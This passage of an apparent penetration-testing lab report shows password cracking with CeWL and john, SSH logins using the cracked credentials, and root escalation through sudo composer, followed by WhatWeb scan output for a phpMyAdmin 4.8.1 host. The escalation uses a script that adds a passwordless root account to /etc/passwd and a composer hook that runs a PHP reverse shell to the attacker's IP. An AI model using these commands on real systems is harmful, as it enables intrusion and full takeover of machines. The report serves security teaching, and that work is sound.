└─$ cewl mesa -m 3 -w cewl_mesa.txt && cewl https://dirk-heuzeroth.de -m 3 -w cewl
heuzeroth.txt && cat cewl_twitter.txt cewl_mesa.txt cewl_heuzeroth.txt /usr/share
/wordlists/rockyou.txt > wordlist.txt
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(student@kali)-[~/Pentest/8_cracking]
└─$ john --format=raw-md5 --rules --wordlist="wordlist.txt" pw-hashes.txt
Created directory: /home/student/.john
Using default input encoding: UTF-8
Loaded 6 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=20
Press 'q' or Ctrl-C to abort, almost any other key for status
sunshine      (?)
machine       (?)
*****       (?)
??????       (?)
hackerman     (?)
anwendungssicherheit (?)
6g 0:00:00:00 DONE (2026-05-25 21:48) 9.090g/s 21736Kp/s 21736Kc/s 22816KC/s about
..digitale
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords
reliably
Session completed.

```

Figure 153: Complete hash cracking session with john


```

(student@kali)-[~/tcvt]
$ ssh sam@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
sam@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:11 2026 from 10.0.61.2
sam@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

(student@kali)-[~/tcvt]
$ ssh freeman@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
freeman@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:25 2026 from 10.0.61.2
freeman@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

(student@kali)-[~/tcvt]
$ ssh zucc@mesa
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
zucc@mesa's password:
Linux AuV-Mesa-Entry-15 6.17.4-2-pve #1 SMP PREEMPT_DYNAMIC PMX 6.17.4-2 (2025-12-19T07:49Z) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon May 25 20:41:34 2026 from 10.0.61.2
zucc@AuV-Mesa-Entry-15:~$ exit
logout
Connection to mesa closed.

```

Figure 154: Logging into all Unix accounts with cracked passwords via ssh

```

freeman@AuV-Mesa-Entry-15:~$ cat privilege_escalation.sh
#!/bin/bash
cp /etc/passwd /home/freeman/passwd;
echo "friend::0:0:root:/root:/bin/bash" >> /home/freeman/passwd;
cp /home/freeman/passwd /etc/passwd;
freeman@AuV-Mesa-Entry-15:~$ chmod +x privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/privilege_escalation",
  "description": "creating root user friend via sh script",
  "scripts": {
    "run-shell-script": [
      "./privilege_escalation.sh"
    ]
  }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate composer.json
composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
The lock file is not up to date with the latest changes in composer.json, it is re
ser update` or `composer update <package name>`.
No license specified, it is recommended to do so. For closed-source software you m
se.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script run-shell-script
Do not run Composer as root/super user! See https://getcomposer.org/root for detai
Continue as root/super user [yes]? yes
> ./privilege_escalation.sh
freeman@AuV-Mesa-Entry-15:~$ tail /etc/passwd
systemd-timesync:x:103:110:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/
systemd-network:x:104:112:systemd Network Management,,,:/run/systemd:/usr/sbin/nol
systemd-resolve:x:105:113:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:106:114::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:107:115:MySQL Server,,,:/nonexistent:/bin/false
zucc:x:1000:1000::/home/zucc:/bin/bash
sam:x:1001:1001::/home/sam:/bin/bash
freeman:x:1002:1002::/home/freeman:/bin/bash
friend::0:0:root:/root:/bin/bash
freeman@AuV-Mesa-Entry-15:~$ su friend
root@AuV-Mesa-Entry-15:/home/freeman# exit
exit
freeman@AuV-Mesa-Entry-15:~$ █

```

Figure 155: Complete execution of adding super user friend

```
freeman@AuV-Mesa-Entry-15:~$ cat reverse_shell.php
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.0.61.2/443 0>&1'");
freeman@AuV-Mesa-Entry-15:~$ cat composer.json
{
  "name": "freeman/reverse_shell",
  "description": "creating reverse shell via php file",
  "scripts": {
    "test": [
      "@php reverse_shell.php",
      "phpunit"
    ]
  }
}
freeman@AuV-Mesa-Entry-15:~$ composer validate
./composer.json is valid, but with a few warnings
See https://getcomposer.org/doc/04-schema.md for details on the schema
No license specified, it is recommended to do so. For closed-source software you may use "proprietary" as license.
freeman@AuV-Mesa-Entry-15:~$ sudo /usr/bin/composer run-script test
Do not run Composer as root/super user! See https://getcomposer.org/root for details
Continue as root/super user [yes]? yes
> @php reverse_shell.php

student@kali: ~
Session Actions Edit View Help
(student@kali)-[~]
$ nc -lvp 443
listening on [any] 443 ...
connect to [10.0.61.2] from mesa [192.168.61.65] 59640
root@AuV-Mesa-Entry-15:/home/freeman# echo $0
echo $0
bash
root@AuV-Mesa-Entry-15:/home/freeman#
```

Figure 156: Complete execution of PHP reverse shell creation via composer

WhatWeb report for <http://mesa:8080>

Status : 200 OK
Title : **phpMyAdmin**
IP : 192.168.61.65
Country : **RESERVED, ZZ**

Summary : **Content-Security-Policy**[default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';,default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none'];, **Cookies**[phpMyAdmin,pma_lang], **HTML5**, **HTTP Server**[**nginx/1.18.0**], **HttpOnly**[phpMyAdmin,pma_lang], **JQuery**, **nginx**[**1.18.0**], **PasswordField**[pma_password], **phpMyAdmin**[**4.8.1**], **Script**[text/javascript], **UncommonHeaders**[x-ob_mode,referrer-policy,content-security-policy,x-content-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-policies,x-robots-tag], **X-Frame-Options**[DENY], **X-UA-Compatible**[IE=Edge], **X-XSS-Protection**[1; mode=block]

Detected Plugins:

[**Content-Security-Policy**]

Content Security Policy (CSP) helps prevent XSS attacks by restricting which resources can be loaded.

String : default-src 'self' ;options inline-script eval-script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';
String : default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsafe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile.openstreetmap.org;object-src 'none';
Website : <https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>

Figure 157: Whatweb Scan on port 8080 - Result pt. 1

```
[ Cookies ]
    Display the names of cookies in the HTTP headers. The
    values are not returned to save on space.

    String      : pma_lang
    String      : phpMyAdmin

[ HTML5 ]
    HTML version 5, detected by the doctype declaration

[ HTTPServer ]
    HTTP server header string. This plugin also attempts to
    identify the operating system from the server header.

    String      : nginx/1.18.0 (from server string)

[ HttpOnly ]
    If the HttpOnly flag is included in the HTTP set-cookie
    response header and the browser supports it then the cookie
    cannot be accessed through client side script - More Info:
    http://en.wikipedia.org/wiki/HTTP_cookie

    String      : phpMyAdmin,pma_lang

[ JQuery ]
    A fast, concise, JavaScript that simplifies how to traverse
    HTML documents, handle events, perform animations, and add
    AJAX.
```

Figure 158: Whatweb Scan on port 8080 - Result pt. 2

```

[ PasswordField ]
    find password fields

    String      : pma_password (from field name)

[ Script ]
    This plugin detects instances of script HTML elements and
    returns the script language/type.

    String      : text/javascript

[ UncommonHeaders ]
    Uncommon HTTP server headers. The blacklist includes all
    the standard headers and many non standard but common ones.
    Interesting but fairly common headers should have their own
    plugins, eg. x-powered-by, server and x-aspnet-version.
    Info about headers can be found at www.http-stats.com

    String      : x-ob_mode,referrer-policy,content-security-policy,x-content
-security-policy,x-webkit-csp,x-content-type-options,x-permitted-cross-domain-poli
cies,x-robots-tag (from headers)

[ X-Frame-Options ]
    This plugin retrieves the X-Frame-Options value from the
    HTTP header. - More Info:
    http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx

    String      : DENY

```

Figure 159: Whatweb Scan on port 8080 - Result pt. 3

[**X-UA-Compatible**]

This plugin retrieves the X-UA-Compatible value from the HTTP header and meta http-equiv tag. - More Info:
<http://msdn.microsoft.com/en-us/library/cc817574.aspx>

String : **IE=Edge**

[**X-XSS-Protection**]

This plugin retrieves the X-XSS-Protection value from the HTTP header. - More Info:
<http://msdn.microsoft.com/en-us/library/cc288472%28VS.85%29.aspx>

String : **1; mode=block**

[**nginx**]

Nginx (Engine-X) is a free, open-source, high-performance HTTP server and reverse proxy, as well as an IMAP/POP3 proxy server.

Version : **1.18.0**
Website : <http://nginx.net/>

[**phpMyAdmin**]

phpMyAdmin is a free software tool written in PHP intended to handle the administration of MySQL over the World Wide Web.

Version : **4.8.1**

Figure 160: Whatweb Scan on port 8080 - Result pt. 4


```
[ phpMyAdmin ]
  phpMyAdmin is a free software tool written in PHP intended
  to handle the administration of MySQL over the World Wide
  Web.

  Version      : 4.8.1
  Aggressive function available (check plugin file or details).
  Google Dorks: (2)
  Website      : http://www.phpmyadmin.net/home_page/index.php

HTTP Headers:
  HTTP/1.1 200 OK
  Server: nginx/1.18.0
  Date: Wed, 27 May 2026 11:35:01 GMT
  Content-Type: text/html; charset=utf-8
  Transfer-Encoding: chunked
  Connection: close
  Set-Cookie: pma_lang=en; expires=Fri, 26-Jun-2026 11:35:01 GMT; Max-Age=25
92000; path=/; HttpOnly
  Set-Cookie: phpMyAdmin=p0lc2s4lakqs7e1k7d8qhble17; path=/; HttpOnly
  X-ob_mode: 1
  X-Frame-Options: DENY
  Referrer-Policy: no-referrer
  Content-Security-Policy: default-src 'self' ;script-src 'self' 'unsafe-inl
ine' 'unsafe-eval' ;style-src 'self' 'unsafe-inline' ;img-src 'self' data: *.tile
.openstreetmap.org;object-src 'none';
  X-Content-Security-Policy: default-src 'self' ;options inline-script eval-
script;referrer no-referrer;img-src 'self' data: *.tile.openstreetmap.org;object-
src 'none';
  X-WebKit-CSP: default-src 'self' ;script-src 'self' 'unsafe-inline' 'unsa
fe-eval';referrer no-referrer;style-src 'self' 'unsafe-inline' ;img-src 'self' dat
a: *.tile.openstreetmap.org;object-src 'none';
  X-XSS-Protection: 1; mode=block
  X-Content-Type-Options: nosniff
  X-Permitted-Cross-Domain-Policies: none
  X-Robots-Tag: noindex, nofollow
  Expires: Wed, 27 May 2026 11:35:01 +0000
  Cache-Control: no-store, no-cache, must-revalidate, pre-check=0, post-che
ck=0, max-age=0
  Pragma: no-cache
  Last-Modified: Wed, 27 May 2026 11:35:01 +0000
  Content-Encoding: gzip
```

Figure 161: Whatweb Scan on port 8080 - Result pt. 5

8.3 Digital Forensics